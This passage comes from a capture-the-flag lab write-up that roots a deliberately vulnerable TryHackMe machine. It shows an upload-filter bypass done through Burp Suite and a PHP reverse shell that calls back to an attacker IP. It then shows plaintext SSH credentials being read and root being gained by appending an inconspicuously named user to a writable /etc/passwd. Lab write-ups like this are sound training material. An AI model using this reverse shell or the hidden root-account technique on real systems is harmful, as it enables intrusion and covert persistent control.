
(kali㉿kali)-[~/Documents/expose room]
$
```

Trying with .php\0.jpg

File uploaded successfully! Maybe look in source code to see the path

but the reverse shell did not open.

I'm gonna check the source code as mentioned.



/upload_thm_1001 folder


http://10.10.158.6:1337/upload-cv00101011/upload_thm_1001/



I'm gonna try again changing the name but this time I will use burp suite to intercept the request after sending the file.

```
-$ mv php_reverse_shell.php php_reverse_shell.phpN.jpg
```

Select the file and click upload.



Change the request.

```
Pretty  Raw  Hex
1 POST /upload-cv00101011/index.php HTTP/1.1
2 Host: 10.10.104.23:1337
3 Content-Length: 2785
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.104.23:1337
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryPQK0Bt93xQ16tNiD
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.104.23:1337/upload-cv00101011/index.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=f3gjp1a16l6m3bmvd1719balm3
14 Connection: close
15
16 -----WebKitFormBoundaryPQK0Bt93xQ16tNiD
17 Content-Disposition: form-data; name="file"; filename="php_reverse_shell.php"
18 Content-Type: php
19
20 <?php
21 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com
22 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
23
24 set_time_limit (0);
25 $VERSION = "1.0";
26 $ip = '10.18.43.81';
27 $port = 9012;
28 $chunk_size = 1400;
29 $write_a = null;
30 $error_a = null;
31 $shell = 'uname -a; w; id; sh -i';
32 $daemon = 0;
33 $debug = 0;
34
35 if (function_exists('pcntl_fork')) {
36     $pid = pcntl_fork();
37
38     if ($pid == -1) {
39         printit("ERROR: Can't fork");
40         exit(1);
41     }
42
43     if ($pid) {
44         exit(0); // Parent exits
45     }
46     if (posix_setsid() == -1) {
47         printit("Error: Can't setsid()");
48         exit(1);
49     }
50
51     $write_a = fopen("tcp://$ip:$port", "w") or die("Failed to open socket");
52     $error_a = fopen("tcp://$ip:$port", "w") or die("Failed to open socket");
53
54     while(1) {
55         $data = fread(STDIN, $chunk_size);
56         if ($data) {
57             fwrite($write_a, $data);
58             fflush($write_a);
59         }
60
61         $data = fread($error_a, $chunk_size);
62         if ($data) {
63             fwrite(STDERR, $data);
64             fflush(STDERR);
65         }
66     }
67 }
```


After changing the request, forward it.

Go back to the directory list:

http://10.10.158.6:1337/upload-cv00101011/upload_thm_1001/

Make sure that you are listening to the port that you put in your revershell.php.

Open the phpfile.



It worked. Now I have a shell.

```
Linux ip-10-10-104-23 5.15.0-1039-aws #44~20.04.1-Ubuntu SMP Thu Jun
01:02:06 up 1:20, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ $ $ ls
"
bin
boot
dev
etc
home
lib
```

Found a txt file with ssh credentials.

user: zeamkish

password: easytohack@123

```
$ cd home
$ ls
ubuntu
zeamkish
$ cd zeamkish
$ ls
flag.txt
ssh_creds.txt
$ cat flag.txt
cat: flag.txt: Permission denied
$ cat ssh_creds.txt
SSH CREDENTIALS
zeamkish
easytohack@123
$
```

Using ssh to login.

```
Last login: Sun Jul  2 17:27:46 2023 from 10.10.83.109
zeamkish@ip-10-10-104-23:~$ ls
flag.txt  ssh_creds.txt
zeamkish@ip-10-10-104-23:~$ cat flag.txt
THM{USER_FLAG_1231_EXPOSE}
zeamkish@ip-10-10-104-23:~$
```

User flag: THM{USER_FLAG_1231_EXPOSE}

I am able to read the /etc/passwd file so I decided to create a new user with root privileges.

```
(kali@kali)-[~/Desktop/expose]
$ openssl passwd -1 -salt hello passwd1
$1$hello$JuaMh9.BE5ndo5hd4H2m/0
```

Create the password hash.

I created a new user called systemlinux. A name that will not cause such undesirable attention.

```
GNU nano 4.8 /etc/passwd
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
zeamkish:x:1001:1001:Zeam Kish,1,1,./home/zeamkish:/bin/bash

ftp:x:114:121:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
bind:x:115:122::/var/cache/bind:/usr/sbin/nologin
Debian-snmp:x:116:123::/var/lib/snmp:/bin/false
redis:x:117:124::/var/lib/redis:/usr/sbin/nologin
mosquitto:x:118:125::/var/lib/mosquitto:/usr/sbin/nologin
fwupd-refresh:x:119:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemlinux:$1$hello$JuaMh9.BE5ndo5hd4H2m/0:0:0:root:/root:/bin/bash

```

Now just change to the new user.

```
zeamkish@ip-10-10-86-192:/$ su systemlinux
Password:
```

password: passwd1

```
root@ip-10-10-86-192:/# ls
' "'  boot  etc  lib  lib64  lost+found
bin  dev  home  lib32  libx32  media
root@ip-10-10-86-192:/# cd root
root@ip-10-10-86-192:~# ls
flag.txt  snap
root@ip-10-10-86-192:~# cat flag.txt
THM{ROOT_EXPOSED_1001}
root@ip-10-10-86-192:~#
```

THM{ROOT_EXPOSED_1001}